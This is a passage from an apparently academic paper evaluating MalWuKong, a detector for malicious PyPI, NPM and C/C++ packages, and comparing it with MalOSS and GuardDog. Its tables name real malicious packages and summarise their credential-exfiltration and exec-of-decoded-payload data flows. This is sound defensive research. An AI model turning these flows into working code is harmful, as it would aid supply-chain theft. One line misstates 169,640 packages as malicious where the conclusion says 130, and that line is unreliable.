C/C++ Sample	48	80	4	55	2	96	150	24	459


Results. As shown in Figure 5, we generate heatmaps of the confusion matrices for the multi-class classification task based on the detection results. MALWUKONG demonstrates great detection performances, having the ability to identify malicious behaviors proficiently across all categories.


Analysis. Figure 5(a), Figure 5(b), and Figure 5(c) desperately show the distribution of alarms in the detection results. Notably, alarms for the same malicious package may not be unique, as different types of malware may share similar features. To assess the classification of malware, we present the confusion matrix in Figure 5(d), Figure 5(e), and Figure 5(f). We consider a prediction correct if there is at least one alarm in the detection results that matches the true label in the ground truth. Our evaluation focuses on the detection efficiency for specific types of malware rather than the number of alarms. For instance, we identified 6 malware packages with hidden authentication in the NPM ground truth that shared similarities with backdoor files. Furthermore, we found 16


(a) PyPI Alarms


(b) NPM Alarms


(c) C/C++ Alarms


(d) PyPI Malware


(e) NPM Malware



(f) C/C++ Malware

Fig. 5. Effectiveness of MalWuKong in Malware Multi-classification.

malware packages with code obfuscation that exfiltrated sensitive information. A similar situation occurs when considering the package detection results in PyPI and C/C++. For Python code, we identify 7 packages containing backdoor behavior that are also associated with remote control and embedded shell. This explains why MalWuKong generates additional alarms for certain uniquely labeled malicious packages.

ANSWER to RQ1

Ultimately, MalWuKong achieved an average ***precision*** of 87.1%, ***recall*** of 94.1%, and ***F1 score*** of 90.5% on PyPI. Additionally, it achieved an average ***precision*** of 96.6%, ***recall*** of 85.2%, and ***F1 score*** of 90.5% on NPM. As for C/C++, the ***precision***, ***recall***, ***F1 score*** are 88.0%, 86.3%, 87.1%, respectively.

D. *Comparison With Other Techniques*

We qualitatively and quantitatively compare MalWuKong with the state-of-the-art open-source tools MalOSS and GuardDog to demonstrate the superiority.

1) Qualitative comparison: As illustrated in Table III, we compare detection methodology, comprehensiveness, and practicality of detection results, while we specifically focus on product usability.

Detection Methodology Comparison. GuardDog takes a rather crude approach of rule matching for the full source code, whereas both MalOSS and our MalWuKong decide to parse the malicious semantics. MalOSS focuses on single-file source code, analyzing API usage from the perspective of the AST, suspicious data flow direction from the perspective of data flow, and incorporates dynamic analysis. Our MalWuKong, on the other hand, combines taint analysis and inter-procedural function call graphs to achieve fine-grained malicious semantic parsing across files and functions, thereby enhancing the depth and coverage during code analysis.

Detection Comprehensiveness. MalOSS only provides binary results, i.e., whether there is malicious code or not, while GuardDog claims that it can provide heuristic matching for 9 types of Python source code and 5 types of JavaScript source code. However, its multi-class results only provide the number of malicious behaviors, and lack information such as line numbers.

Detection Practicality. Generally, the more comprehensive the reporting results are, the easier it is for users to fix these malicious codes. Thus, our MalWuKong demonstrates a substantial superiority in terms of the completeness of detection reports, while MalOSS and GuardDog only reports package path and some irrelevant information.

Usability. In addition to the readability of detection reports, the convenience of deployment has also become a focus of our attention, considering the interests the industry places on user experience. During the deployment of MalOSS, our process was severely hampered by issues such as outdated dependency packages. In contrast, MalWuKong and GuardDog have a lighter deployment and are relatively easy to use.

2) Quantitative Comparison: To conduct a fair comparison, we evaluated all frameworks on our groundtruth benchmark.

TABLE III
COMPARING MALWUKONG WITH THE STATE-OF-THE-ART MALICIOUS CODE DETECTION APPROACHES.

Approaches (year)	Detection Granularity	Result Classification		Report Details				Usability
		Availability	Categories	Package Path	Category	Line Number	Key Line Context	
MALWUKONG	Semantic	✓	8 for both Python and JS	✓	✓	✓	✓	High
MALOSS (2020)	Semantic	✗	Binary Classes: Malicious/Harmless	✓	✗	✗	✗	Low
GUARDDOG (2022)	Source Code	✓	9 for Python, 5 for JS	✓	✓	✓	✗	High




Fig. 6. Detection Results on JavaScript and Python, with MALWUKONG and GUARDDOG, respectively.

It is important to note that GUARDDOG has a different rule matching and reporting mechanism compared to our approach, leading to a higher number of false positives. For cases that only exhibit one type of malicious behavior actually, we counted the false positives as `n-1`, where `n` represents the total number of detected malicious issues.

As shown in Figure 6, MALWUKONG achieves strong results in detecting malicious Python packages, detecting 271 (over 87%) out of the total. It maintains a reasonable balance with 23 false positives and 17 false negatives. In contrast, GUARDDOG detects 154 malicious Python packages but has a higher number of false results, particularly false negatives. For JavaScript packages, MALWUKONG demonstrates superior detection capabilities, identifying 216 malicious code packages with only 20 false positives and false negatives combined. On the other hand, GUARDDOG performs poorly with higher false rates and lower accuracy.

It is worth noting that MALWUKONG demonstrates superior detection performance in both Python and JavaScript compared to GUARDDOG, which suffers from a high number of false negatives and false positives. We attribute these results to the combined effect of GUARDDOG's detection mechanism and pattern matching rules. On one hand, GUARDDOG relies on full-file source code without deeper information, potentially missing crucial execution paths and function calling graphs. On the other hand, its detection rules are broad and simplistic, leading to a significant number of false positives. For example, the heuristic rule `exec base64` matches all Python source code files that include base64 encoding and decoding, even though not all instances are necessarily malicious. A similar issue occurs in JavaScript detection, where pre-install scripts are straightly matched without further investigation into the associated JavaScript files, leading to a high likelihood of false positives when scanning NPM packages. Additionally, the lack of comprehensive rules contributes to a significant number of false negatives, particularly in Python packages. Due to our reliance on fine-grained program analysis, our tool exhibits a slight increase in processing time compared to GUARDDOG, resulting in averaged 15.84 seconds per package under single thread conditions in our experiments, whereas GUARDDOG completed in 1.516 seconds.

ANSWER to RQ2

Compared with existing works, MALWUKONG has higher usability, better detection efficiency, and uses more refined parsing methods and comprehensive rules.

E. *Performance on Large-scale Real-world Dataset*

To explore whether MALWUKONG can be beneficial when applied to real-world complex projects, we evaluate our detection framework to the real-world composite datasets collected from PyPI and NPM.

1) PyPI Ecosystem: Among a multitude of 86,412 Python packages extracted from PyPI during May 2023, we detected 107 packages containing malicious code, which mainly fall into several categories, as listed in Table IV. Remarkably, 75 are associated with variants of KEKW malware [25], 9 come from different types of information stealers [26], 17 involve packages with multi-layer complex obfuscation for hiding malicious code as well as suspicious script execution, and the remaining 6 involve miscellaneous contents such as typo squatting [27].

Although most of these malicious packages have been promptly disclosed by major security service providers and research teams, the impact of these malicious packages remains profound. According to information provided by the PyPI data retrieval website PePy [28], retrieved from the official BigQuery repository, the total downloads of these packages have reached approximately 20,000, which is a staggering number. In addition, although some of the malicious packages are not directly disclosed, they have been removed by the official PyPI within 48 hours of their publication. Despite this, we were still able to detect many malicious packages with similar functions.

TABLE IV
SOME RESULTS OF MALWUKONG APPLIED IN PYPI AND NPM REAL-WORLD DATASETS.

Ecosystem	Category	Family	Pacakge Name	Version	Author	Upload Time	Source-Sink
PyPI	Send Sensi Info & Cryptojacking	KEKW Variants	pythoncolouringslibV2	1.0.0 – 3.0.2	pypiuser583	23/05/02	`os.getenv – httpx.post…`
			schubismomv2	1.0.0	SuSB0t	23/05/03	`os.getenv – urllib.request…`
			obfuscater	1.0.* – 2.0.*	Christian F	23/05/06	`os.getlogin – requests.get`
	Suspicious Obfuscation & Embedded Shell & Send Sensi Info	WhiteSnake Stealer	BootcampSystem	1.0.0	WS	23/05/09	`b64decode – exec with obfuscation code…`
			libidi	0.1		23/05/09	
			libideee	0.1		23/05/13	
	Suspicious Obfuscation & Suspicious Execution	Pasting URL Script	pyfastcode	1.0.0	pyfastcode	23/05/04	``` ''.join(...) – eval ```
			newhacklib	0.1	taha almahrooqi	23/05/05	
			pyddosprotect	1.0.0	pyddosprotect	23/05/06	
	Remote Control	Typo Squatting	flaaks2	0.1 – 0.3	Mario Nascimento	23/05/10	`bash _URL – subprocess.Popen…`
NPM	Send Sensi Info & Suspicious Execution	Dependency Confusion	stripe-terminal-react-native	999.99.99	intern223123	23/05/20	`os.hostname – request.request`
			gd-company-updates	99.999.0	Kirbyn17	23/06/08	`child_process.exec`
	Phishing URL Distribution & Malware Distribution	Free Coin Generator	cashapp00	1.0.0	thismusapha	23/03/19	/
			cash-app-money-generator-tool-updated	7.2.7	ggfhgfhfghfghfg	23/04/01	/
			tiktok-coins-free63	1.0.0	tiktok-coins-free63	23/04/02	/
......							

This indicates that the impact of malicious packages in the open source software supply chain is profound and difficult to completely eradicate. Attackers can easily replicate past attacks in a different form, which brings challenges to the defense of supply chain security.

2) NPM Ecosystem: Among the 83,228 NPM packages, we have identified 23 packages that directly contain malicious codes, and their malicious behavior can be found in Table IV, which include 4 packages with embedded shell, 2 packages for remote control, 2 packages for sensitive information theft, 3 packages for suspicious code execution, and 12 packages involving obfuscated code hiding malicious behavior.

It is worth noting that, by chance, we have discovered a newly emerging malware family, which we refer to as `free-coin-generator`. Although they do not exhibit direct malicious behavior, they distribute phishing urls or malware through deception. In our dataset, we have found a total of 109 such malicious packages. Furthermore, we have conducted a large-scale measurement of this malware family, revealing the existence of over 4,900 malicious variants (from March 31st to April 10th) within NPM ecosystem. This indicates that the attackers may have utilized automated scripts to accomplish the upload and widespread distribution of these variants. Most of these malicious packages remain in NPM ecosystem, and we have responsibly disclosed them to NPM.

3) Lessons Learned: Inspired by the malicious packages detected, we have identified some characteristics of real-world malicious codes based on our findings.

- **Composite Malicious Behaviors.** During the actual detection process, malicious behaviors no longer appear singly but tend to develop in complexity. We have found many problematic packages that combine two to three or more malicious behaviors. Our multi-classification method has performed effective detection and matching. In actual analysis, the possibility of triggering multiple malicious behaviors should also be further considered to achieve more comprehensive analysis.
- **Concentrated Upload Time.** In the detection, we found that some packages with similar malicious code created by different individual accounts share similar upload times, arousing our suspicion that they were uploaded by the same group of attackers. The reason could be inferred that a small number of attackers in the real world have created a large number of malicious packages through various automated methods and have set up automatic uploads targeting the software supply chain within a certain period.
- **Beware of Those Abnormal Packages.** Among the malicious packages we detected, except for those using dependency confusion attacks, most packages lack effective description information. More investigations exhibit two extremes in version updates: either upload a version that already contains malicious code and never update it, or update and upload partially harmless code packages multiple times in a short period to cover up malicious activities. Therefore, our insight is that similar code packages encountered in the real world should be given more attention.

ANSWER to RQ3

MALWUKONG can effectively detect vulnerabilities in real-world open-source packages that involve comprehensive code features and complex behavior.

VI. DISCUSSION

A. Implications

The significance of the findings in this work is outlined in the following three aspects. First, our work emphasizes the importance of semantic analysis in improving malicious code detection and interpretation, facilitating a more thorough understanding of potential threats in the software supply chain. Second, by introducing the concept of cross-file malicious behavior detection, we illustrate its effectiveness for increasing detection accuracy and reducing reported false positives. Third, the identification and categorization of 169,640 malicious packages in PyPI and NPM illustrates the practicality of our approach and draws attention to the extent of potential threats in these ecosystems. Overall, these insights provide enhancements in detecting malicious codes and encourage future research, contributing to the broader effort to mitigate the impact of supply chain attacks.

Additionally, we maintain persistent surveillance over malicious code packages within the open-source ecosystem. This is achieved by consistently acquiring updates from repositories like PyPI and npm and subjecting them to scrutiny. Concurrently, we proactively refresh our rule database, ensuring our detection remains exhaustive and up-to-date.

B. Threats to Validity

Despite the significant contributions, our work still nonetheless carries some limitations that worth noting. First, our model primarily focuses on PyPI and NPM, leaving other package ecosystems like RubyGems and CPAN to be explored using MalWuKong. Nonetheless, considering the shared characteristics a of these interpreted languages and the generalization capability of AST-based static analysis techniques, we note that our methodology possess great potential to be easily adapted to these ecosystems. Second, while our approach excels in semantic analysis, detecting obfuscated or encrypted malicious code poses a significant challenge, as such code may not manifest clear semantic patterns pivotal in our detection technique. Our model also assumes a level of consistency in malicious code patterns, which may not hold true as attackers continually innovate and evolve. Lastly, our detection model, though effective, is not completely immune to false positives, which could potentially result in unnecessary alerts. Future work is needed to address these limitations and further refine the detection of malicious code in the software supply chain.

VII. Related Work

The security of software supply chain has been an active research topic [29], [30], [31], [32], [33], [34], [35], [36], [37], [38]. We mainly discuss the literature on the identified insecurities and how they are mitigated.

A. Attacks and Security Risks in Software Supply Chain

Various software supply chain components have been the target given their pivotal role in the computer ecosystem [39], [40], [41], [42], [43], [44]. In recent years, the upward trajectory of supply chain attacks targeting package managers has been notable [45], [46], [47], threatening the security of prebuilt packages that promote code sharing and other benefits. Among the prior works, Cappos et al. [43] focus on the attacks related to the design and implementations of package managers. Zimmermann et al. [48] conduct a systematic analysis of 609 known security issues and uncovered a vast attack surface within the NPM ecosystem. Bos et al. [44] conduct an empirical study on supply chain attacks, classifying them according to the nature of their impact and their position within the package installation process.

The latest and most-relevant contribution comes from Duan et al. [4]. The authors propose a framework named MALOSS and conduct a large-scale empirical study on the security of three mainstream package managers. They have identified 339 previously-undetected malicious packages. Compared to their work, we incorporate the semantics analysis to enable a better detection and interpretation of the malicious intention from the source code. Our technology achieves more fine-grained classification of malicious behavior while requiring less manual efforts.

B. Defenses and Mitigations for Software Supply Chain

In response to the growing concern of malware in software supply chain, numerous works aim to address this issue with diversified mitigation strategies [49], [50], [51], [52], [53], [54], [55], [56], [57], [58], [45]. In particular, BreakApp [59] aims to isolate untrusted packages to prevent credential theft and safeguard sensitive data. Mininode [60] is developed as a static analysis tool specifically developed for Node.js applications. Its primary function is to identify and eliminate unused code and dependencies, providing insights into the current extent of code bloating within JavaScript ecosystem. Ferreira et al. [61] implement a lightweight permission system that enforces package permissions at runtime, significantly reducing the risk of malicious updates to package dependencies and enhancing the overall security of Node.js .

Compared to the existing works, we aim to develop a framework that enables prompt and automatic identification of malicious packages, hereby helping reduce the risks propagated to the downstream applications.

VIII. Conclusion

In conclusion, our large-scale exploration of supply chain attacks on PyPI and NPM package managers has yielded significant findings. We propose and implement an efficient, accurate and multilingual malicious package detection framework MalWuKong. This framework have incorporated malicious code semantic analysis for better malicious behavior interpretation, and enhanced the detection effectiveness by reducing false positives. Our model supports cross-file malicious behavior detection, extending beyond the limitations of single file analysis. Utilizing MalWuKong for detecting 169,640 packages collected from PyPI and NPM, we have unveiled that 130 of them harbor potential threats. With this research, we aim to contribute to the understanding and mitigation of supply chain attacks, paving the way for future work in bolstering the security of open source software ecosystems.

Acknowledgement

This work was supported in part by National Key R&D Program of China (2021YFB2701000), the National Natural Science Foundation of China (grant No.62072046), Knowledge Innovation Program of Wuhan-Basic Research and HUST-FiberHome Joint Research Center for Network Security.

References

[1] M. Ohm, H. Plate, A. Sykosch, and M. Meier, "Backstabber's knife collection: A review of open source software supply chain attacks," in *Detection of Intrusions and Malware, and Vulnerability Assessment: 17th International Conference, DIMVA 2020, Lisbon, Portugal, June 24–26, 2020, Proceedings 17*. Springer, 2020, pp. 23–43.

[2] I. Arghire, "Pypi users targeted with powerat malware," https://www.securityweek.com/pypi-users-targeted-powerat-malware/, 2023.

[3] N. Zahan, T. Zimmermann, P. Godefroid, B. Murphy, C. Maddila, and L. Williams, "What are weak links in the npm supply chain?" in *Proceedings of the 44th International Conference on Software Engineering: Software Engineering in Practice*, ser. ICSE-SEIP '22. New York, NY, USA: Association for Computing Machinery, 2022, p. 331–340. [Online]. Available: https://doi.org/10.1145/3510457.3513044

[4] R. Duan, O. Alrawi, R. P. Kasturi, R. Elder, B. Saltaformaggio, and W. Lee, "Towards measuring supply chain attacks on package managers for interpreted languages," in *28th Annual Network and Distributed System Security Symposium, NDSS*, Feb. 2021. [Online]. Available: https://www.ndss-symposium.org/wp-content/uploads/ndss2021_1B-1_23055_paper.pdf

[5] MalWuKong, "Online repository," https://github.com/security-pride/malwukong-samples, 2023.

[6] Snyk, "The rising trend of malicious packages in open source ecosystems," 2022, https://snyk.io/blog/malicious-packages-open-source-ecosystems/.

[7] S. Ndichu, S. Kim, and S. Ozawa, "Deobfuscation, unpacking, and decoding of obfuscated malicious javascript for machine learning models detection performance improvement," *CAAI Transactions on Intelligence Technology*, vol. 5, no. 3, pp. 184–192, 2020.

[8] DataDog, "GuardDog," 2022, https://github.com/DataDog/guarddog.

[9] L. BUGSENG, "Ensemble of Codes for Likelihood Analysis, Inference, and Reporting," https://github.com/s-ilic/ECLAIR, 2021.

[10] D. Marjamaki, "cppcheck," https://github.com/danmar/cppcheck, 2007.

[11] Facebook, "Infer Static Analyzer," https://github.com/facebook/infer, 2017.

[12] GitHub, "CodeQL," https://codeql.github.com, 2019.

[13] G. Sood, *virustotal: R Client for the virustotal API*, 2021, r package version 0.2.2.

[14] Phylum Research Team, "Phylum discovers dozens more pypi packages attempting to deliver w4sp stealer in ongoing supply-chain attack," 2022, https://blog.phylum.io/phylum-discovers-dozens-more-pypi-packages-attempting-to-deliver-w4sp-stealer-in-ongoing-supply-chain-attack/.

[15] X. Cheng, H. Wang, J. Hua, G. Xu, and Y. Sui, "Deepwukong: Statically detecting software vulnerabilities using deep graph neural network," *ACM Trans. Softw. Eng. Methodol.*, vol. 30, no. 3, apr 2021. [Online]. Available: https://doi.org/10.1145/3436877

[16] S. Arzt, S. Rasthofer, C. Fritz, E. Bodden, A. Bartel, J. Klein, Y. Le Traon, D. Octeau, and P. McDaniel, "Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps," in *Proceedings of the 35th ACM SIGPLAN Conference on Programming Language Design and Implementation*, ser. PLDI '14. New York, NY, USA: Association for Computing Machinery, 2014, p. 259–269. [Online]. Available: https://doi.org/10.1145/2594291.2594299

[17] MalWuKong, "Online form," https://docs.google.com/spreadsheets/d/19799HnEFg-Xal0ku4nPbqPlTfWnDWB2i8V-zXeEv-g8/edit?usp=sharing, 2023.

[18] A. Fass, D. F. Somé, M. Backes, and B. Stock, "Doublex: Statically detecting vulnerable data flows in browser extensions at scale," in *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '21. New York, NY, USA: Association for Computing Machinery, 2021, p. 1789–1804. [Online]. Available: https://doi.org/10.1145/3460120.3484745

[19] S. C. Graham Bleaney, "Pysa: An open source static analysis tool to detect and prevent security issues in Python code," https://engineering.fb.com/2020/08/07/security/pysa/, 2020.

[20] YaraRules, "Yararules project," https://yara-rules.github.io, 2020.

[21] OSV, "A distributed vulnerability database for Open Source," https://osv.dev, 2023.

[22] S. Fernandes and J. Bernardino, "What is bigquery?" in *Proceedings of the 19th International Database Engineering & Applications Symposium*, ser. IDEAS '15. New York, NY, USA: Association for Computing Machinery, 2015, p. 202–203. [Online]. Available: https://doi.org/10.1145/2790755.2790797

[23] P. S. Foundation, "The Python Package Index," https://pypi.org, 2020.

[24] "NPM Official Registry," https://registry.npmjs.org, 2020.

[25] Cyble, "New KEKW Malware Variant Identified in PyPI Package Distribution," https://blog.cyble.com/2023/05/03/new-kekw-malware-variant-identified-in-pypi-package-distribution/, 2023.

[26] A. R. A. Grégio, V. M. Afonso, D. S. F. Filho, P. L. d. Geus, and M. Jino, "Toward a taxonomy of malware behaviors," *The Computer Journal*, vol. 58, no. 10, pp. 2758–2777, 2015.

[27] D.-L. Vu, I. Pashchenko, F. Massacci, H. Plate, and A. Sabetta, "Typosquatting and combosquatting attacks on the python ecosystem," in *2020 ieee european symposium on security and privacy workshops (euros&pw)*. IEEE, 2020, pp. 509–514.

[28] P. R. Sincraian, "PePY," https://pepy.tech/, 2019.

[29] D. M. Germán, B. Adams, and A. E. Hassan, "The Evolution of the R Software Ecosystem," in *CSMR*, 2013, pp. 243–252.

[30] S. Raemaekers, A. van Deursen, and J. Visser, "The maven repository dataset of metrics, changes, and dependencies," in *MSR*, 2013, pp. 221–224.

[31] E. Wittern, P. Suter, and S. Rajagopalan, "A look at the dynamics of the JavaScript package ecosystem," in *MSR*, 2016, pp. 351–361.

[32] J. Martínez and J. M. Durán, "Software Supply Chain Attacks, A Threat to Global Cybersecurity: SolarWinds' Case Study," *IJSSE*, vol. 11, no. 5, pp. 537–545, 2021.

[33] X. Wang, "On the feasibility of detecting software supply chain attacks," in *MILCOM*, 2021, pp. 458–463.

[34] A. Athalye, R. Hristov, T. Nguyen, and Q. Nguyen, "Package manager security," Technical Report. https://pdfs. semanticscholar. org/d398 ..., Tech. Rep., 2014.

[35] R. K. Vaidya, L. D. Carli, D. Davidson, and V. Rastogi, "Security Issues in Language-based Sofware Ecosystems," *ArXiv*, vol. abs/1903.02613, 2019.

[36] A. A. Younis, Y. K. Malaiya, and I. Ray, "Using Attack Surface Entry Points and Reachability Analysis to Assess the Risk of Software Vulnerability Exploitability," in *HASE*, 2014, pp. 1–8.

[37] B. Kaplan and J. Qian, "A Survey on Common Threats in npm and PyPi Registries," *CoRR*, vol. abs/2108.09576, 2021.

[38] X. Nie, N. Li, K. Wang, S. Wang, X. Luo, and H. Wang, "Understanding and tackling label errors in deep learning-based vulnerability detection (experience paper)," in *Proceedings of the 32nd ACM SIGSOFT International Symposium on Software Testing and Analysis*, 2023, pp. 52–63.

[39] C. Xiao, "Novel malware xcodeghost modifies xcode, infects apple ios apps and hits app store," *Tech. Rep.*, 2015.

[40] L. H. Newman, "Inside the unnerving supply chain attack that corrupted ccleaner," *Wired*, vol. 17, 2018.

[41] M. Ohm, H. Plate, A. Sykosch, and M. Meier, "Backstabber's Knife Collection: A Review of Open Source Software Supply Chain Attacks," in *DIMVA*, ser. Lecture Notes in Computer Science, vol. 12223, 2020, pp. 23–43.

[42] M. Ohm, A. Sykosch, and M. Meier, "Towards detection of software supply chain attacks by forensic artifacts," in *ARES*, 2020, pp. 1–6.

[43] J. Cappos, J. Samuel, S. M. Baker, and J. H. Hartman, "A look in the mirror: attacks on package managers," in *CCS*, P. Ning, P. F. Syverson, and S. Jha, Eds., 2008, pp. 565–574.

[44] A. M. Bos, "A Review of Attacks Against Language-Based Package Managers," *ArXiv*, vol. abs/2302.08959, 2023.

[45] M. Taylor, R. K. Vaidya, D. Davidson, L. D. Carli, and V. Rastogi, "SpellBound: Defending Against Package Typosquatting," *CoRR*, vol. abs/2003.03471, 2020. [Online]. Available: https://arxiv.org/abs/2003.03471

[46] R. K. Vaidya, L. D. Carli, D. Davidson, and V. Rastogi, "Security Issues in Language-based Sofware Ecosystems," *CoRR*, vol. abs/1903.02613, 2019. [Online]. Available: http://arxiv.org/abs/1903.02613

[47] D. L. Vu, I. Pashchenko, F. Massacci, H. Plate, and A. Sabetta, "Towards using source code repositories to identify software supply chain attacks," in *CCS*, 2020, pp. 2093–2095.

[48] M. Zimmermann, C.-A. Staicu, C. Tenny, and M. Pradel, "Small World with High Risks: A Study of Security Threats in the npm Ecosystem," in *USENIX Security*, 2019.

[49] R. J. Ellison, J. B. Goodenough, C. B. Weinstock, and C. Woody, "Evaluating and Mitigating Software Supply Chain Security Risks," *SEI*, 2010.

[50] T. K. Kuppusamy, S. Torres-Arias, V. Diaz, and J. Cappos, "Diplomat: Using Delegations to Protect Community Repositories," in *USENIX NSDI*, 2016, pp. 567–581.

[51] T. K. Kuppusamy, V. Diaz, and J. Cappos, "Mercury: Bandwidth-Effective Prevention of Rollback Attacks Against Community Repositories," in *USENIX ATC*, 2017, pp. 673–688.

[52] S. Torres-Arias, H. Afzali, T. K. Kuppusamy, R. Curtmola, and J. Cappos, "in-toto: Providing farm-to-table guarantees for bits and bytes," in *USENIX Security*, 2019, pp. 1393–1410.

[53] C. Staicu, M. Pradel, and B. Livshits, "SYNODE: Understanding and Automatically Preventing Injection Attacks on NODE.JS," in *NDSS*, 2018.

[54] J. C. Davis, E. R. Williamson, and D. Lee, "A Sense of Time for JavaScript and Node.js: First-Class Timeouts as a Cure for Event Handler Poisoning," in *USENIX Security*, 2018, pp. 343–359.

[55] C. Staicu and M. Pradel, "Freezing the Web: A Study of ReDoS Vulnerabilities in JavaScript-based Web Servers," in *USENIX Security*, 2018, pp. 361–376.

[56] S. Torres-Arias, M. Melara, and L. Simon, "SCORED'22: ACM Workshop on Software Supply Chain Offensive Research and Ecosystem Defenses," in *CCS*, 2022, pp. 3555–3556.

[57] R. G. Kula, C. D. Roover, D. M. Germán, T. Ishio, and K. Inoue, "Visualizing the Evolution of Systems and Their Library Dependencies," in *VISSOFT*, 2014, pp. 127–136.

[58] W. D. Groef, F. Massacci, and F. Piessens, "NodeSentry: Least-privilege Library Integration for Server-side JavaScript," in *ACSAC*. ACM, 2014, pp. 446–455.

[59] N. Vasilakis, B. Karel, N. Roessler, N. Dautenhahn, A. DeHon, and J. M. Smith, "BreakApp: Automated, Flexible Application Compartmentalization," in *NDSS*, 2018.

[60] I. Koishybayev and A. Kapravelos, "Mininode: Reducing the attack surface of node. js applications," in *RAID*, 2020, pp. 121–134.

[61] G. Ferreira, L. Jia, J. Sunshine, and C. Kästner, "Containing Malicious Package Updates in npm with a Lightweight Permission System," in *ICSE*, 2021, pp. 1334–1346.